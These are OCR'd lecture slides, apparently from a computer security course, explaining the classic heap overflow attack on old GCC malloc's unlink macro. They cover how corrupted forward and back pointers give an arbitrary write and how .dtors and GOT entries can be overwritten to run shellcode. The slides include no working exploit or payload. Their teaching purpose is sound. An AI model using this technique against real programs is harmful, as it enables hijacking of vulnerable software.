  - Rather than directly altering control, heap overflows aim to either alter data on the heap or abuse the functions and macros that manage the memory on the heap in order to *execute arbitrary code*.

An Example Heap-Based Overflow Attack


- Let us consider an older version of the GNU compiler (GCC) implementation of `malloc`, the function that allocates a block of memory on the heap.
- In this implementation, free blocks of memory on the heap are maintained as into circular double-linked lists (bins).
- Each chunk on a free list contains **forward** and **back** pointers to the *next* and *previous* free chunks in the list.

An Example Heap-Based Overflow Attack

When a block is marked as **free**, the `unlink` macro is used to set the pointers of the adjacent blocks to point to each other, effectively removing the block from the list and allowing the space to be reused



An Example Heap-Based Overflow Attack




unlink routine

```
(1) FD = P->fd;
(2) BK = P->bk;
(3) FD->bk = BK;
(4) BK->fd = FD;
```

An Example Heap-Based Overflow Attack*


- A program's heap is usually managed by the C library functions `malloc` and `free`.
- The heap is divided into groups of free blocks of similar size, and blocks in each group are organized using a doubly linked list.
- For efficiency reasons, the forward pointer, **`fd`**, and backward pointer, bd, that maintain the doubly linked lists are stored at the beginning of each free block.
- An attacker can exploit unchecked heap buffer vulnerabilities to change these pointers and thereby seize control of the program.




(a) initial state

*Xu, Jun, Zbigniew Kalbarczyk, and Ravishankar K. Iyer. "*Transparent runtime randomization for security*." In 22nd International Symposium on Reliable Distributed Systems, 2003. Proceedings., pp. 260-269. IEEE, 2003.

An Example Heap-Based Overflow Attack






When block U is **freed**, it is *consolidated* with the neighboring free block B, and B is taken out of its current free block list

1. `(B->fd)->bk=B->bk` (equivalent to `A->bk=C`)
2. `(B->bk)->fd=B->fd` (equivalent to `C->fd=A`)


An Example Heap-Based Overflow Attack



The attacker can send **malicious messages to overflow buffer U**:

1. Overwriting B->fd to point to p (the address of a function pointer).
2. Overwriting B->bk to point to m (the location where the malicious code will be placed)

An Example Heap-Based Overflow Attack




(c) after overflow

When **U is freed**, B is taken out of the doubly linked lists through two pointer operations:

1. `(B->fd)->bk=B->bk` (equivalent to `p->bk=m`)
2. `(B->bk)->fd=B->fd`

The next time the function pointer at p->bk is used, the malicious code will be executed.

*The attacker needs to determine the address values **m** and **p** and in order to seize control of the program.*



(d) after overflow and U freed

An Example Heap-Based Overflow Attack

- One such location that may be written to in order to compromise a program is known as `.dtors`.
  - Programs compiled with GCC may feature functions marked as **constructor** or **destructor** functions.
  - **Constructors** are executed before `main`, and **destructors** are called after `main` has returned.
- Therefore, if an attacker adds the address of his shellcode to the `.dtors` section, which contains a list of destructor functions, his code will be executed before the program terminates.

An Example Heap-Based Overflow Attack

- Another potential location that is vulnerable to attacks is known as the global offset table (GOT). This table maps certain functions to their absolute addresses.
- If an attacker overwrites the address of a function in the GOT with the address of his shellcode and this function is called, the program will jump to and execute the shellcode, once again giving full control to the attacker.